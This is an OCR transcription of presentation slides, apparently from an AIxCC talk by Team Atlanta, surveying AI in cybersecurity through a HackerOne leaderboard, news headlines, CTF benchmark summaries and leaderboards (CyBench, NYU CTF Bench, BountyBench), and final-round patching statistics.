
Continuous evaluation is necessary

Agenda

~~1. Introduction to AIxCC~~

~~2. Atlantis and Key Strategies~~

3. Discussion: Future of Cybersecurity



Two of the top three teams are from industry;
Integrating their CRSes into real products

XBOW

HackerOne Leaderboard

All leaderboards are based on the selected time period.

BBP VDP All

Select date range: Jul-Sep 2025

Highest Reputation

Ranking is calculated based on reputation earned.

		Reputation	Signal	Impact
▲ 1.	v1ser	2403	7.00	40.39
▲ 2.	xbow	2096	6.81	20.64
▼ 3.	m0chan	1997	6.64	17.50
▼ 4.	godiego			
▲ 5.	thaivu			

View all rankings → View all-time leaderboard →

Up and Comers

Based on reputation gain from hackers that first valid report within the last 90 days.

▲ 1.	slcyber	
▲ 2.	cuervo1	
▲ 3.	wook	

View all rankings →

Bloomberg

Live TV Markets Economics Industries Tech Politics Businessweek Opinion

The AI Race: Microsoft's Balancing Act | Windsurf | Musk's AI Ambitions | Apple's Struggles

Technology | AI

One of the Best Hackers in the Country is an AI Bot

Xbow, the startup behind a highly ranked hacking security tool, has raised $75 million

Xbow founder Oege de Moor Source: Xbow

XBOW's story is pretty well-known these days

CTF Benchmarks

- InterCode-CTF (NeurIPS'23) + extension
  - 33 General, 27 Reversing, 19 Crypto, 15 Forensic, 4 Pwnable, 2 Web = 100 challs
  - PicoCTF
- NYU CTF Bench (NeurIPS'24)
  - 200 CTF challenges (2017 – 2023 CSAW CTF)
- CyBench (ICLR'25 Oral)
  - 40 CTF challenges (HackTheBox, Sekai CTF, Glacier, HKCert)
  - Most papers are using CyBench (including Anthropic and Google)
- BountyBench (preprint)
  - 25 diverse systems and 40 bug bounties ($10 – $30,485)

CTF Players are now actively adopting AI

InterCode

Standardizing and Benchmarking Interactive Coding with Execution Feedback

John Yang Akshara Prabhakar Karthik Narasimhan Shunyu Yao

Paper | Code | Download | PyPI

nterCode (v1.0.2) released, new IC-SWE!
Lemur sets new highs on IC-[Bash, CTF, SQL]!
InterCode accepted to 2023 NeurIPS Datasets &
track!
InterCode (v1.0.1) released, new
InterCode now available on PyP
InterCode (v1.0.0) available on

InterCode?

s a benchmark for evaluating lar
coding task. Given a natural lan
ed to interact with a software s
ith code to resolve the issue.

Agent

currently features 5 different co
F, IC-Python, IC-SQL, IC-SWE.
on the *Environments* page!

Leaderboard

The **Success Rate** metric refers to the percentage of tasks that were *resolved* b
(received a score of 1.0).

0 - Denotes *zero shot* evaluation (no interaction)

NYU CTF Bench

A benchmark of CTF challenges to test LLM capabilities in cybersecurity

NeurIPS'24 Datasets and Benchmarks

Leaderboard | Paper | Benchmark | Framework | Documentation | Submit

The NYU CTF Bench is designed to evaluate cybersecurity capabilities of LLM agents. We provide difficult real-world CTF challenges to facilitate research in improving LLMs at interactive cybersecurity tasks and complex automated task planning. Evaluating LLM agents on the NYU CTF challenges yields insights into their potential for AI-driven cybersecurity to perform real-world threat

```
@inproceedings{shao2024nyuctfbench,
    author = {Shao, Minghao and Jancheska, Sofija and Udeshi, Meet o
    booktitle = {Advances in Neural Information Processing Systems},
    pages = {57767--57998},
    title = {NYU CTF Bench: A Scalable Open-Source Benchmark Dataset
    url = {https://proceedings.neurips.cc/paper_files/paper/2024/fil
    volume = {37},
    year = {2024}
}
```

Leaderboard

#	Agent	Model
1	D-CIPHER pass@1	Claude
2	EnIGMA pass@1	Claude
3	D-CIPHER pass@1	GPT
4	EnIGMA pass@1	GPT
5	EnIGMA pass@1	GPT

Cybench

A benchmark for evaluating the cybersecurity capa and risks of language models.

Cybench includes 40 professional-level Capture the Flag (CTF) tasks from 4 distinct competitions, chosen to be recent, meaningful, and spanning a wide range of difficu We add *subtasks*, which break down a task into intermediary steps for more gradate evaluation, to these tasks.

There's an all-new, real-world **BountyBench** that evaluates offensive and defensive cybersec on vulnerability detection, exploitation, and patching with dollar impact. Check it out **here**.

Leaderboard

Model	Unguided % Solved	Subtask-Guided % Solved	Subtasks % Solved	Most Difficult Task Sol Unguided	
OpenAI o3-mini *†	22.5%	--	--	42 min	
Claude 3.7 Sonnet *	20%	--	--	11 min	--
GPT-4.5-preview *	17.5%	--	--	11 min	--

BountyBench

Paper | GitHub | Blog | Logs | Leaderboard


A framework to capture offensive & defensive cyber-capabilities in evolving real-world systems.


We introduce **BountyBench**, a benchmark with 25 systems with complex, real-world codebases, and include 40 bug bounties that cover 9 of the OWASP Top 10 Risks.


Leaderboard

Agent	Detect			Exploit			Patch		
	Success Rate	Bounty Total	Token Cost	Success Rate	Token Cost		Success Rate	Bounty Total	Token Cost
Claude Code	5%	$1,350	$185	57.5%	$40		87.5%	$13,862	$82
OpenAI Codex CLI: o3-high	12.5%	$3,720	$123	47.5%	$34		90%	$14,152	$45
OpenAI Codex CLI: o4-mini	5%	$2,400	$70	32.5%	$15		90%	$14,422	$21
							35%	$3,216	$298
							50%	$4,430	$29
							45%	$3,832	$37
							60%	$11,285	$66
C-Agent DeepSeek-R1	2.5%	$125	$115	37.5%	$20		50%	$4,318	$45


CTF Players are now actively adopting AI






While AI capabilities are advancing quickly in many areas, it's important to note that real-world risks depend on multiple factors beyond AI itself. Physical constraints, specialized equipment, human expertise, and practical implementation challenges all remain significant barriers, even as AI improves at tasks that require intelligence and knowledge. With this context in mind, here's what we've learned about AI capability advancement across key domains.


the level of an undergraduate in just one year.



Evaluating AI's capabilities in cybersecurity is now a hot topic

Forbes

Subscribe: Less than $1.50/wk

INNOVATION

The Paradox Of AI Being Cybersecurity's Greatest Asset And Its Most Dangerous Threat

By Abhijeet Mukkawar, Forbes Councils Member.
for Forbes Technology Council, COUNCIL POST | Membership (fee-based)

Published Oct 13, 2025, 08:45am EDT

CSO

Topics | Spotlight: Security | Latest | Newsletters | Resources | Buyer's Guides | Events

Home • Security • Autonomous AI hacking and the future of cybersecurity

by Heather Adkins, Gadi Evron and Bruce Schneier

Autonomous AI hacking and the future of cybersecurity

Attackers can run their own VulnOps

FINAL ROUND DATA POI

Total Known Vulnerabilities
70

Real World Vulns discovered
18

COST PER TASK SUCCESS
(PoV, Patch, SARIF, or a Bundle)
~$152

Vulnerabilities discovered
54 (77%)

Average time to patch
45 min

Total LLM queries
1.9M

Vulnerabilities patched
43 (61%)

Total LOC analyzed
54M

LLM Spend
$82k

Attackers can run their own VulnOps

DARPA + ARPA-H

AIxCC
AI CYBER CHALLENGE

The world changes today.

Automated patch development is:

Fast
Scalable
Cost-effective
Available / Open-source

AI + CRS = The ~~Future~~ Present

https://team-atlanta.github.io/


Thank You!
Questions?
https://0xdkay.me